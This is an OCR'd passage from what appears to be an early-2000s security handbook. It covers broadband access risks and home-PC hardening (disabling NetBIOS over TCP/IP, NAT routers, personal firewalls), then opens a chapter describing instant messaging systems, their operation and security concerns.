Cable modems (CMs) allow a form of high-speed shared access over media used for cable television (CATV) delivery. Standard CATV video channels are delivered over a frequency range from 54 MHz to several hundred megahertz. Cable modems simply use a relatively narrow band of those frequencies that are unused for TV signal delivery. CATV signals are normally delivered through a series of in-line amplifiers and signal splitters to a typical neighborhood cable segment. Along each of these final segments, additional signal splitters (or taps) distribute the CATV signals to users. Adding two-way data distribution to the segment is relatively easy because splitters are inherently two-way devices and no amplifiers are within the segment. However, the uplink signal from users in each segment must be retrieved at the head of the segment and either repeated into the next up-line segment or converted and transported separately.



EXHIBIT 159.1 Broadband and wireless internet access methods.

As shown in Exhibit 159.1B, each neighborhood segment is along a tapped coaxial cable (in most cases) that terminates in a common-equipment cabinet (similar in design to the subscriber-line interface cabinets used in telephone line multiplexing). This cabinet contains the equipment to filter off the data signal from the neighborhood coax segment and transport it back to the cable head-end. Alternative data routing may be provided between the common equipment cabinets and the NOC (network operations center), often over fiber-optic cables. As a matter of fact, these neighborhood distribution cabinets are often used as a transition point for all CATV signals between fiber-optic transmission links and the installed coaxial cable to the users. Several neighborhood segments may terminate in each cabinet. When a neighborhood has been rewired for fiber distribution and cable modem services, the most often outward sign is the appearance of a four-foot high green or gray metal enclosure. These big green (or gray) boxes are metered and draw electrical power from a local power pole and often have an annoying little light to warn away would-be villains.

Many areas do not have ready availability of cable modem circuits or DSL. Both technologies require the user to be relatively near the corresponding distribution point and both need a certain amount of infrastructure expansion by the service provider. A wireless Internet option exists for high-speed access from users who are in areas that are otherwise unserved. The term “wireless Internet” refers to a variety of noncellular radio services that interconnect users to a central access point, generally with a very high antenna location on a high building, a broadcast tower, or even a mountaintop. Speeds can be quite comparable to the lower ranges of DSL and CM (i.e., 128 to 512 kbps). Subscriber fees are somewhat higher, but still a great value to someone who would otherwise have to deal with low-speed analog dial access.

Wireless Internet is often described as point-to-multipoint operation. This refers to the coverage of several remote sites from a central site, as opposed to point-to-point links that are intended to serve a pair of sites exclusively. As shown in Exhibit 159.1C, remote user sites at homes or businesses are connected by a radio link to a central site. In general, the central site has an omnidirectional antenna (one that covers equally in all radial directions) while remote sites have directional antennas that point at the central antenna.

Wireless Internet users share the frequency spectrum among all the users of a particular service frequency. This means that these remote users must share the available bandwidth as well. As a result, as with the cable modem situation, the actual data throughput depends on how many users are online and active. In addition, all the transmissions are essentially broadcast into the air and can be monitored or intercepted with the proper equipment. Some wireless links include a measure of encryption but the key may still be known to all subscribers to the service.

There are several types of wireless systems permitted in the United States, as with the European Union, Asia, and the rest of the world. Some of these systems permit a single provider to control the rights to a particular frequency allocation. These exclusively licensed systems protect users from unwanted interference from other users and protect the large investment required of the service provider. Other systems utilize a frequency spectrum that is shared and available to all. For example, the 802.11 systems at 2.4 GHz and 5.2 GHz are shared-frequency, nonlicensed systems that can be adapted to point-to-multipoint distribution.

Wireless, or radio-frequency (RF), distribution is subject to all of the same distance limitations, antenna designs, antenna siting, and interference considerations of any RF link. However, in good circumstances, wireless Internet provides a very satisfactory level of performance, one that is comparable to its wired competitors.

159.1 Broadband Security Risks

Traditional remote access methods, by their very nature, provide a fair measure of link security. Dial-up analog and dial-on-demand ISDN links have relatively good protection along the path between the user's computer and the access service provider (SP). Likewise, dedicated links to an Internet service provider (ISP) are inherently safe as well, barring any intentional (and unauthorized/illegal) tapping. However, this is not necessarily the case with broadband access methods.

Of the common broadband access methods, cable modems and wireless Internet have inherent security risks because they use shared media for transport. On the other hand, DSL does indeed utilize an exclusive path to the CO but has some more subtle security issues that are shared with the other two methods.

The access-security issue with cable modems is probably the most significant. Most PC users run a version of the Microsoft Windows® operating system, popularly referred to just as Windows. All versions of Windows since Windows 95® have included a feature called peer-to-peer networking. This feature is in addition to the TCP/IP protocol stack that supports Internet-oriented traffic. Microsoft Windows NT® and Windows 2000® clients also support peer-to-peer networking. These personal operating systems share disk, printer, and other resources in a *network neighborhood* utilizing the NetBIOS protocol. NetBIOS is inherently nonroutable although it can be encapsulated within TCP/IP and IPX protocols. A particular network neighborhood is identified by a Workgroup name and, theoretically, devices with different Workgroup names cannot converse.

A standard cable modem is essentially a two-way repeater connected between a user's PC (or local network) and the cable segment. As such, it repeats everything along your segment to your local PC network and everything on your network back out to the cable segment. Thus, all the "private" conversations one might have with one's network-connected printer or other local PCs are available to everyone on the segment. In addition, every TCP/IP packet that goes between one's PC and the Internet is also available for eavesdropping along the cable segment. This is a very serious security risk, at least among those connected to a particular segment. It makes an entire group of cable modem users vulnerable to monitoring, or even intrusion. Specific actions to mitigate this risk are discussed later.

Wireless Internet acts essentially as a shared Ethernet segment, where the segment exists purely in space rather than within a copper medium. It is "ethereal," so to speak. What this means in practice is that every transmission to one user also goes to every authorized (and unauthorized) station within reception range of the central tower. Likewise, a user's transmissions back to the central station are available to anyone who is capable of receiving that user's signal. Fortunately, the user's remote antenna is fairly directional and is not at the great height of the central tower. But someone who is along the path between the two can still pick up the user's signal.

Many wireless Internet systems also operate as a bridge rather than a TCP/IP router, and can pass the NetBIOS protocol used for file and printer sharing. Thus, they may be susceptible to the same type of eavesdropping and intrusion problems of the cable modem, unless they are protected by link encryption.

In addition to the shared-media security issue, broadband security problems are more serious because of the vast communication bandwidth that is available. More than anything else, this makes the broadband user valuable as a potential target. An enormous amount of data can be transferred in a relatively short period of time. If the broadband user operates mail systems or servers, these may be more attractive to someone wanting to use such resources surreptitiously.

Another aspect of broadband service is that it is "always on," rather than being connected on-demand as with dial-up service. This also makes the user a more accessible target. How can a user minimize exposure to these and other broadband security weaknesses?

159.2 Increasing Broadband Security

The first security issue to deal with is visibility. Users should immediately take steps to minimize exposure on a shared network. Disabling or hiding processes that advertise services or automatically respond to inquiries effectively shields the user's computer from intruding eyes. Shielding the computer will be of benefit whether the user is using an inherently shared broadband access, such as with cable modems or wireless, or has DSL or dial-up service. Also, remember that the user might be on a shared Ethernet at work or on the road. Hotel systems that offer high-speed access through an Ethernet connection are generally shared networks and thus are subject to all of the potential problems of any shared broadband access.

Shared networks clearly present a greater danger for unauthorized access because the Windows networking protocols can be used to detect and access other computers on the shared medium. However, that does not mean that users are unconditionally safe in using other access methods such as DSL or dial-up. The hidden danger in DSL or dial-up is the fact that the popular peer-to-peer networking protocol, NetBIOS, can be transported over TCP/IP. In fact, a common attack is a probe to the IP port that supports this.

There are some specific steps users can take to disable peer networking if they are a single-PC user. Even if there is more than one PC in the local network behind a broadband modem, users can take action to protect their resources.

159.2.1 Check Vulnerability

Before taking any local-PC security steps, users might want to check on their vulnerabilities to attacks over the Web. This is easy to do and serves as both a motivation to take action and a check on security steps. Two sites are recommended: www.grc.com and www.symantec.com/securitycheck. The grc.com site was created by Steve Gibson for his company, Gibson Research Corp. Users should look for the "shields up" icon to begin the testing. GRC is free to use and does a thorough job of scanning for open ports and hidden servers.

The Symantec URL listed should take the user directly to the testing page. Symantec can also test vulnerabilities in Microsoft Internet Explorer as a result of ActiveX controls. Potentially harmful ActiveX controls can be inadvertently downloaded in the process of viewing a Web page. The controls generally have full access to the computer's file system, and can thus contain viruses or even hidden servers. As is probably known, the Netscape browser does not have these vulnerabilities, although both types of browsers are somewhat vulnerable to Java and JavaScript attacks. According to information on this site, the online free version at Symantec does not have all the test features of the retail version, so users must purchase the tool to get a full test.

These sites will probably convince users to take action. It is truly amazing how a little demonstration can get users serious about security. Remember that this eye-opening experience will not decrease security in any way … it will just decrease a user's false sense of security!

159.2.2 Start by Plugging Holes in Windows

To protect a PC against potential attacks that might compromise personal data or even harm a PC, users will need to change the Windows Networking default configurations. Start by disabling file and printer sharing, or by password-protecting them, if one must use these features. If specific directories must be shared with other users on the local network, share just that particular directory rather than the entire drive. Protect each resource with a unique password. Longer passwords, and passwords that use a combination of upper/lower case, numbers, and allow punctuation, are more secure.

Windows Networking is transported over the NetBIOS protocol, which is inherently unroutable. The advantage to this feature is that any NetBIOS traffic, such as that for printer or file sharing, is blocked at any WAN router. Unfortunately, Windows has the flexibility of encapsulating NetBIOS within TCP/IP packets, which are quite routable. When using IP Networking, users may be inadvertently enabling this behavior. As a matter of fact, it is a little difficult to block. However, there are some steps users can take to isolate their NetBIOS traffic from being routed out over the Internet.


The first step is to block NetBIOS over TCP/IP. To do this in Windows, simply go to the Property dialog for TCP/IP and disable "NetBIOS over TCP/IP." Likewise, disable "Set this protocol to be the default." Now go to bindings and uncheck all of the Windows-oriented applications, such as Microsoft Networking or Microsoft Family Networking.

The next step is to give local networking features an alternate path. Do this by adding IPX/SPX compatible protocol from the list in the Network dialog box. After adding IPX/SPX protocol, configure its properties to take up the slack created with TCP/IP. Set it to be the default protocol; check the "enable NetBIOS over IPX/SPX" option, and check the Windows-oriented bindings that were unchecked for TCP/IP. In exiting the dialog, by checking OK, notice that a new protocol has been added, called "NetBIOS support for IPX/SPX compatible Protocol." This added feature allows NetBIOS to be encapsulated over IPX, isolating the protocol from its native mode and from unwanted encapsulation over TCP/IP.

This action provides some additional isolation of the local network's NetBIOS communication because IPX is generally not routed over the user's access device. Be sure that IPX routing, if available, is disabled on the router. This will not usually be a problem with cable modems (which do not route) or with DSL connections because both are primarily used in IP-only networks. At the first IP router link, the IPX will be blocked. If the simple NAT firewall described in the next section is used, IPX will likewise be blocked. However, if ISDN is used for access, or some type of T1 router, check that IPX routing is off.

159.2.3 Now Add a NAT Firewall

Most people do not have the need for a full-fledged firewall. However, a simple routing device that provides network address translation (NAT) can shield internal IP addresses from the outside world while still providing complete access to Internet services. Exhibit 159.2A shows the normal connection provided by a cable or DSL modem. The user PC is assigned a public IP address from the service provider's pool. This address is totally visible to the Internet and available for direct access and, therefore, for direct attacks on all IP ports.



A. Typical broadband access
Public address
Public address
Service provider and the internet
Cable or DSL modem
B. Broadband access with a NAT firewall
Private address 192.168.1.100
Public address
Public address
Service provider and the internet
Simple IP NAT router
Cable or DSL modem

EXHIBIT 159.2 Addition of a NAT firewall for broadband internet access.

A great deal of security can be provided by masking internal addresses inside a NAT router. This device is truly a router because it connects between two IP subnets, the internal "private" network and the external "public" network. A private network is one with a known private network subnet address, such as 192.168.x.x or 10.x.x.x. These private addresses are nonroutable because Internet Protocol convention allows them to be duplicated at will by anyone who wants to use them. In the example shown in Exhibit 159.2B, the NAT router is inserted between the user's PC (or internal network of PCs) and the existing cable or DSL modem. The NAT router can act as a DHCP (Dynamic Host Control Protocol) server to the internal private network, and it can act as a DHCP client to the service provider's DHCP server. In this manner, dynamic IP address assignment can be accomplished in the same manner as before, but the internal addresses are hidden from external view.

A NAT router is often called a simple firewall because it does the address-translation function of a full-featured firewall. Thus, the NAT router provides a first level of defense. A common attack uses the source IP address of a user's PC and steps through the known and upper IP ports to probe for a response. Certain of these ports can be used to make an unauthorized access to the user's PC. Although the NAT router hides the PC user's IP address, it too has a valid public IP address that may now be the target of attacks. NAT routers will often respond to port 23 Telnet or port 80 HTTP requests because these ports are used for the router's configuration. The user must change the default passwords on the router, as a minimum; and, if allowable, disable any access to these ports from the Internet side.

Several companies offer simple NAT firewalls for this purpose. In addition, some products are available that combine the NAT function with the cable or DSL modem. For example, LinkSYS provides a choice of NAT routers with a single local Ethernet port or with four switched Ethernet ports. List prices for these devices are less than $200, with much lower street prices.

159.2.4 Install a Personal Firewall

The final step in securing a user's personal environment is to install a personal firewall. The current software environment includes countless user programs and processes that access the Internet. Many of the programs that connect to the Internet are obvious: the e-mail and Web browsers that everyone uses. However, one may be surprised to know that a vast array of other software also makes transmissions over the Internet connection whenever it is active. And if using a cable modem or DSL modem (or router), one's connection is always active if one's PC is on.

For example, Windows 98 has an update feature that regularly connects to Microsoft to check for updates. A virus checker, personal firewall, and even personal finance programs can also regularly check for updates or, in some cases, for advertising material. The Windows update is particularly persistent and can check every five or ten minutes if it is enabled. Advertisements can annoyingly pop up a browser mini-window, even when the browser is not active.

However, the most serious problems arise from the unauthorized access or responses from hidden servers. Chances are that a user has one or more Web server processes running right now. Even the music download services (e.g., MP3) plant servers on PCs. Surprisingly, these are often either hidden or ignored, although they represent a significant security risk. These servers can provide a backdoor into a PC that can be opened without the user's knowledge. In addition, certain viruses operate by planting a stealth server that can be later accessed by an intruder.

A personal firewall will provide a user essential control over all of the Internet accesses that occur to or from his PC. Several products are on the market to provide this function. Two of these are Zone Alarm from Zone Labs (www.zonelabs.com) and Black Ice Defender from Network Ice (www.networkice.com). Other products are available from Symantec and Network Associates. The use of a personal firewall will alert the user to all traffic to or from his broadband modem and allow the user to choose whether he wants that access to occur. After an initial setup period, Internet access will appear perfectly normal, except that unwanted traffic, probes, and accesses will be blocked.

Some of the products alert the user to unwanted attempts to connect to his PC. Zone Alarm, for example, will pop up a small window to advise the user of the attempt, the port and protocol, and the IP address of the attacker. The user can also observe and approve the ability of his applications to access the Internet. After becoming familiar with the behavior of these programs, the user can direct the firewall to always block or allow access. In addition, the user can explicitly block server behavior from particular programs. A log is kept of actions so that the user can review the firewall activities later, whether or not he disables the pop-up alert window.

Thus far, this chapter has concentrated on security for broadband access users. However, after seeing what the personal firewall detects and blocks, users will certainly want to put it on all their computers. Even dial-up connections are at great risk from direct port scanning and NetBIOS/IP attacks. After installation of a personal firewall, it is not unusual to notice probes beginning within the first 30 seconds after connecting. And if one monitors these alerts, one will continue to see such probes blocked over the course of a session. Do not be alarmed. These probes were happening before the firewall was installed, just without the user's knowledge. The personal firewall is now blocking all these attempts before they can do any harm. Broadband users with a consistent public IP address will actually see a dramatic decrease over time in these probes. The intruders do not waste time going where they are unwelcome.

159.3 Summary

Broadband access adds significant security risks to a network or a personal computer. The cable modem or DSL connection is normally always active and the bandwidth is very high compared to slower dial-up or ISDN methods. Consequently, these connections make easy targets for intrusion and disruption. Wireless Internet users have similar vulnerabilities, in addition to possible eavesdropping through the airwaves. Cable modem users suffer additional exposure to nonroutable workgroup protocols, such as Windows-native NetBIOS.

Steps should be taken in three areas to help secure PC resources from unwanted intrusions.

1. Eliminate or protect Windows workgroup functions such as file and printer sharing. Change the default passwords and enable IPX encapsulation if these functions are absolutely necessary.
2. Add a simple NAT firewall/router between the access device and PCs. This will screen internal addresses from outside view and eliminate most direct port scans.
3. Install and configure a personal firewall on each connected PC. This will provide control over which applications and programs have access to Internet resources.

160

Instant Messaging Security Issues

William Hugh Murray

Nothing useful can be said about the security of a mechanism except in the context of a specific application and environment.

—Robert H. Courtney, Jr.

Privacy varies in proportion to the cost of surveillance to the government.

—Lawrence Lessig

Instant messaging (IM) has moved from home to office, from a toy to an enterprise application. It has become part of our social infrastructure and will become part of our economic infrastructure. Like most technology, it has many uses—some good, some bad. It has both fundamental and implementation-induced issues. This chapter describes IM and gives examples of its implementation. It describes operation and examines some sample uses. It identifies typical threats and vulnerabilities, and examines the security issues that IM raises. It identifies typical security requirements and the controls available to meet them. Finally, it makes security recommendations for users, operators, enterprises, and parents.

160.1 Introduction and Background

Instant messaging, or chat, has been around for about 15 years. However, for most of its life, its use has been sparse and its applications trivial. Its use expanded rapidly with its inclusion in America Online's service. For many children, it was the first application of the Internet and the second application of the computer after games. Although many enterprises still resist it, it is now part of the culture. It is an interesting technology in that it originated in the consumer market and is migrating to the enterprise market. Like Web browsing before it, IM is entering the enterprise from the bottom up—from the user to the enterprise.

There may be as many as 100 million IM users but, because many users have multiple handles and subscribe to multiple services, it is difficult to know with any confidence. K. Petersen of *The Seattle Times* reports that many users have two or more IM clients open most of the time.

For most of its life, IM operated in a fairly benign environment. That is, it operated in the Internet in the days when the Internet was fairly benign. As is true of the Internet in general, business and government have been late to the party.

> On 9/11, communications in the nation, and in New York City in particular, were severely disrupted, mostly by unanticipated load. One could make a phone call out of the city but could not call into the city. Most news sites on the WWW did not respond to many requests; responses were limited to a line or two. Broadcast TV in the city was disrupted by loss of its primary antennas; only a few had backup. Cable TV, and broadcast TV outside the city, worked as intended, in part because they were not sensitive to load. Cell phones worked well for a few minutes but soon fell over to load. The two-way communication that worked best under load was instant messaging. "First responders" found themselves using pagers (one way), SMS on cell phones, AOL Instant Messaging, BlackBerrys, and other forms of instant messaging.

At the risk of using a cliché, IM is a new paradigm. It is altering the way we see the world and will ultimately change the world. IM is changing the workplace as e-mail did before it. (Yes, e-mail changed the workplace. Although not all of us have been around long enough to notice, it has not always been as it is now.)

> I was "chatting" with my colleague, Roger, yesterday. We were talking about a new IM client that we were installing on our PDAs. (We both use Handspring Treo communicators, cell phones integrated with a Palm OS PDA.) He said, "IM is the killer application for PDAs." I was surprised. I told him that I was working on this chapter and asked him to elaborate. He went on to say that for those of us who now work primarily from home and road (includes both of us and many of our colleagues), IM is now our virtual water cooler. It is where we conduct that business that we used to conduct by walking the halls or meeting in the cafeteria. It is also our peek-in-the-office-door to see if it is a convenient time to talk. Even if he plans to call a colleague on the phone, he sends an instant message first. IM complements the other spontaneous things that we do with a PDA.

In the discussion below you will see that IM is a network of people built on a network of hardware. Once the servers and protocols are in place, then its capabilities and its integration with other communication methods are limited only by the sophistication of the software clients. IM is the spontaneous collaboration tool of choice.

160.2 Description

This section describes instant messaging (IM) while later sections elaborate by discussing illustrative systems and typical operation.

At its most abstract, IM is a client/server application in which users communicate in short messages in near-real-time. The client performs input and output, the Internet provides transport and connectivity, while the servers provide message addressing, and, optionally, message forwarding.

IM's most popular instantiation is AOL Instant Messaging (AIM). There is an AIM client built into the AOL client. There are also AIM clients built into other applications and application suites.

IM users are represented as named windows on the desktop or within the client application. To send a message to the user represented by a window, one simply places the cursor in the window (making it the active window) and types in a message. That message then appears almost simultaneously in the window on someone else's system that represents the other end of the connection.

At its simplest, traffic is *one-to-one*. However, there is a *group mode* in which A sends an invitation to members of an affinity group to participate in a *one-to-many* or ***many-to-many mode***. There is a second many-to-many mode where a "chat room" is established. The virtual room may be devoted to a group, a topic, or a discussion. Participants can enter or leave the *room*—that is, the discussion — at will. Participants in the room may be represented by nametags or by icons.

In theory, IM is synchronous: that is, a message from A to B is followed by a response from B to A. In practice, it is more "near synchronous;" that is, in part because of message origination latency, messages may be slightly out of order with two or more simultaneous threads.

IM is a relatively open application. While networks, servers, rooms, or groups may be closed to all but named and designated participants, most of them are open to all comers. The infrastructure (i.e., clients, servers, and connections) are open to all.

IM is also relatively interoperable. While most networks and servers interoperate primarily with their peers, many different clients can interoperate with others and many clients will operate with multiple networks and servers. The Trillian Professional client from Cerulean Studios will support simultaneous connections over the AOL, MS, Yahoo, ICQ, and multiple IRC networks. Time Warner, operator of both AIM and ICQ, has announced plans to permit interoperation of the two. Not only do IM systems interoperate with one another, but also with e-mail and voice mail.

160.3 Systems

This section identifies some of the more significant IM systems.

160.3.1 AOL IM

Far and away the most popular consumer IM system is AOL IM (AIM). Measured by numbers of registered users or traffic, no other system comes close. AOL well understands that the value of an IM system grows geometrically with the number of regular users.

While IM is bundled into the AOL client, and while it was originally intended for AOL's dial customers, it also uses the Internet where it is open to all comers. Anyone, AOL customer or not, can register a name on the AIM server. A number of stand-alone clients are available, including one from Netscape, AOL's software subsidiary. AOL encourages ISPs (Internet service providers) and other services to bundle an AOL client into their offering.

160.3.2 ICQ

Time Warner is also the operator of Internet CQ (ICQ). Amateur radio operators will recognize the model. While AOL IM is like the telephone, ICQ is more like a ham radio channel. While it is possible to set up a conference call, the telephone is primarily one-to-one. While it is possible to use a ham radio in one-to-one mode, it is essentially a many-to-many medium.

160.3.3 IRC

While some Internet historians date IM from ICQ in 1996, most recognize Internet Relay Chat (IRC), which originated in 1988, as the granddaddy of all instant messaging. IRC was built as an alternative to and elaboration of the (UNIX-to-UNIX) *talk* command. While IRC servers usually run on UNIX systems, clients are available for Wintel systems, IBM VM, EMACS, Macintosh, NeXTStep, VMS, and others. Early IRC clients were command-line driven and oriented. Many purists still prefer to use it in that mode. However, modern clients use a graphical user interface. For example, BitchX is a GUI client for UNIX/X-Windows systems.

Like ICQ, IRC is fundamentally many-to-many. A user does not connect to another user by username, but rather to a channel by reference to a channel name. Indeed, IRC users do not even have their own registered name. A user's input within a channel is identified only by an arbitrary nickname, which is good only as long as the user remains connected to the channel. A user does not own a nickname. As long as a nickname is not in current use, then anyone can use it. Thus, IRC is even more anonymous than most IM systems. (There was a registry of IRC nicknames, nickserv, but its use was voluntary. A user did not need to register his nickname; channels did not check the registry. Such a voluntary registry had so little value that nickserv has been down since the spring of 1994 and no one has seen fit to establish a replacement.)

There are also Web-based clients for IRC. Like Web-mail servers, these are servers that turn two-tier client/servers into three-tier. The real IRC client operates on a server and then is accessed by a WWW client (i.e., a browser). This means that a user need not have the ICQ client on his own system, but can access IRC from more places and more information will appear in the clear in the "network."

160.3.4 Lotus Sametime Connect

The Lotus Sametime Connect system is offered for enterprise IM and offers such features as exploitation of an existing enterprise directory (Notes server) and end-to-end encryption with key management (based on Lotus Notes public key infrastructure). In addition to text, Sametime supports voice and image.

160.3.5 NetMeeting

NetMeeting (NM) is a full-function collaboration client. While NM uses directories to resolve addresses, it usually operates peer-to-peer in a single network address space (or across address spaces via a proxy). In addition to chat, NM supports voice-chat, moving image, whiteboard (think graphical chat), file transfer, application sharing, and even desktop sharing.

160.3.6 Yahoo!

Yahoo! Messaging is Web based, consumer oriented, and public. It supports both user-to-user messages and chat rooms. There is a user registry but no public user directory; and there is a big directory of chat rooms.

160.3.7 MS Windows Messenger

Windows Messenger is the integration of IM into the MS Windows operating system. It uses the.Net Passport server to register users under their e-mail addresses or a local directory to register them under their usernames. Many of the features of NetMeeting (e.g., file send and receive, voice, video, whiteboard, application sharing, and desktop sharing) are integrated into the Messenger client function.

160.3.8 Others

Additional IM systems include Jabber (enterprise IM), businessim, Akonix (a gateway for enterprise use of public IM), 12planet (enterprise chat server), e/pop (enterprise), and GTV (enterprise IM with public gateway).

160.4 Operation

This section describes typical IM operations.

160.4.1 Installing the Client

For most users this is a necessary step and is usually as simple as clicking on an icon and responding to one or two prompts. Most IM clients are included in some other operating system or application the user already has. However, one may have to locate the client of choice in the Internet and download a copy. If one is an AOL or MSN user, IM is included in the clients for these networks. (Sometimes, the issue is getting rid of one of these.) The user may be prompted to set one or two global options at installation time.

160.4.2 Starting the Client

Starting the client is usually as simple as clicking on an icon. IM clients are often in the start-up list and many will try to put themselves there at installation time.

160.4.3 Sign-up

For many systems, new users must register their user IDs, “screen-names,” handles, or aliases. In consumer systems, this may be as simple as responding to a prompt or two from the client program. In enterprise systems, it may be automatic for those who are already in the employee or user directory but may involve completing and signing a form and getting management approval for those who are not.

160.4.4 Populating Contact Lists

A sometimes necessary and always useful step is to populate one’s contact or buddy list. This is usually as simple as entering the contact’s username. Optionally, users can be organized into groups. Most clients will check usernames against the registry and report names that the registry does not recognize.

160.4.5 Connection

Connecting the client to the service is usually as simple as starting the software. It may even be automatic at system start-up. The client and server look to one another like an IP address and a port number. For most consumer and enterprise systems, this information is embedded in the client software and not visible or meaningful to the user. For IRC networks or multi-network clients, it may involve identifying and entering an IP address.

160.4.6 Log-on

IM services may require the user to log on with his handle. Client applications usually remember this value so that it can be selected from a drop-down list or entered by default. Most IM services also expect a passphrase. Again, clients usually include the ability to remember passphrases and enter them automatically. The security implication should be clear. Log-on to IM services is unusually persistent; in most systems it does not time-out.

> weemanjr (a.k.a. Tigerbait, Gatorbait, or Bitesize) recently visited me. He used my laptop and client software to log on to AOL IM. In fact, he did it so often that he set the default screen name to weemanjr, stored his passphrase, and set the client to log him on automatically. While I cannot see his passphrase, I do have beneficial use of it. Note that weemanjr might have connected from a place more hostile.

160.4.7 Contact Lists

Most client applications have the capability to store the names of an arbitrary number of contacts or correspondents and to organize them into folders. The collection of names of a user's correspondents is called a contact list or "buddy list." One enterprise IM system, Lotus Sametime Connect, provides two separate contact lists: one for insiders, based on the Lotus Notes directory server, and one for outsiders registered on the AOL IM server.

At log-on time, the contact list is restored to the client application. It may have been stored on the client side or the server side. Other things equal, the client side is more resistant to disclosure but not available from as many places as when stored on the server side. After the contact list is restored, it can be run against the server and the status of the each contact reflected in the client application contact list window.

I also have use of weemanjr's buddy list. It has two folders: "buddies" and "girls." The handles of the buddies suggest that they are male skateboard buddies or fellow game players. The handles of the girls suggest that they are (self-identified) flirts, flirting and gossiping being the principal activities of girls of weemanjr's age. Young people often use their birth dates to qualify otherwise common and descriptive names. Therefore, this buddy list leaks information, not only about the gender of the party, but also her age. This information suggests that weemanjr may have correspondents who do not know the code or are a little too old to interest him.

160.4.8 Sending Messages

When one clicks on the name or icon of a contact, the client application will attempt to open a connection to the contact; if the attempt is successful, then an application window associated with the sender will open on the receiver's system. The client application will put into the window identifying and state information. This information can include the recipient's name, online/offline, time since last activity, and, optionally, the capabilities of his client (e.g., voice, image, icon display, file send/receive).

One can type a message into the (bottom half of the) window; when new-line/return is keyed, the message is sent. All messages are displayed in the upper half of the window identified by the name of the sender.

160.4.9 Groups

One can invite multiple recipients to join an *ad hoc* group. A window will be opened on all participating client applications. All traffic among all participants in the group will appear in the associated window on all the windows. Each message will be labeled with the name of its sender. The group disappears when the last user leaves it.

160.4.10 Channels and Rooms

Channels and rooms are persistent discussions, usually associated with a topic or subject. Users can join a channel or a room at will, see all the traffic, send messages, and leave at will. Traffic can be labeled with the name of the sender. Depending on the application, the window may or may not show the handles of those connected to the channel or room; there may be unnoticed "lurkers." Channels, rooms, and their traffic may persist, even after the last user disconnects.

160.4.11 Sending and Receiving Files

Depending on the functionality included in the client application, one can "drag and drop" links, e-mail addresses, "emoticons" (e.g., smiley face), or other (arbitrary) objects into a connection window. If and how these appear on the recipient's system is a function of the recipient's application.

The sender drags the tag or icon of an object (e.g., program or data file) into the window representing an IM connection to another user. A window will open on the system of the receiver asking whether or not he wants to receive the file. If so, he is prompted for the location (e.g., folder or directory) in which to store it and the name to assign to it.

> Consider that weemanjr might easily have contaminated my system with a virus by accepting a file sent to him in IM.

160.5 Applications

The most general application of IM is to carry on a *conversation* between two or more people. For children, this conversation is a form of *socializing*; for adults, it might be. Subjects include current events, sports, queries, gossip, etc.

Depending on the support built into the client, many other applications can "piggyback" on (be encapsulated within) IM. For example, many clients support file transfer.

Similarly, the client can support the passing of sounds, voices, images, moving images, other arbitrary objects, applications, or even control of an entire system. The most sophisticated IM client, MS NetMeeting, supports all of these simultaneously. (NetMeeting is in a class by itself. It is so much more sophisticated than other IM clients that it is often not recognized as a member of the class.) Because the role of the server is message forwarding and addressing, no change in the functionality of the server may be required to achieve this level of sophistication.

IM for *customer and user support* has become an essential part of many business strategies. Telephone support personnel also use it as a "back-channel" to get assistance while they are talking to their customers or subscribers.

Consulting, design, and programming teams use IM for *collaboration*, even when they are all sitting around the same table. It adds so much to productivity that many of us simply refuse to work without it.

In the enterprise, IM supplements the public address, bulletin boards, and e-mail for making *announcements*. It is particularly useful for such announcements as virus warnings or weather emergencies where timeliness is essential.

Finally, IM is used for the "*grapevine*," the alternative communication channel that most organizations resist but which, nonetheless, may be essential to their efficiency.

160.6 Capabilities

160.6.1 Bots

Some servers and clients support the ability to run processes other than simple addressing and forwarding. This capability exists to support easy functional extension of the application, that is, to make it easy to introduce new software. One IRC client (Bitchx) resulted from incorporating functionality added to an earlier client via a sophisticated script.

These added programs can be completely arbitrary. They can be written and instantiated by anyone with sufficient privilege or special knowledge. Those servers with this capability can be viewed as general-purpose computing engines attached to the Internet.

Most have security controls (e.g., lock-words or passphrases) to prevent their being contaminated or co-opted as attack engines. However, that leaves many that can be exploited. We have seen "bot wars" in which one or more bots are used to mount exhaustive attacks against the controls of otherwise more secure bots.

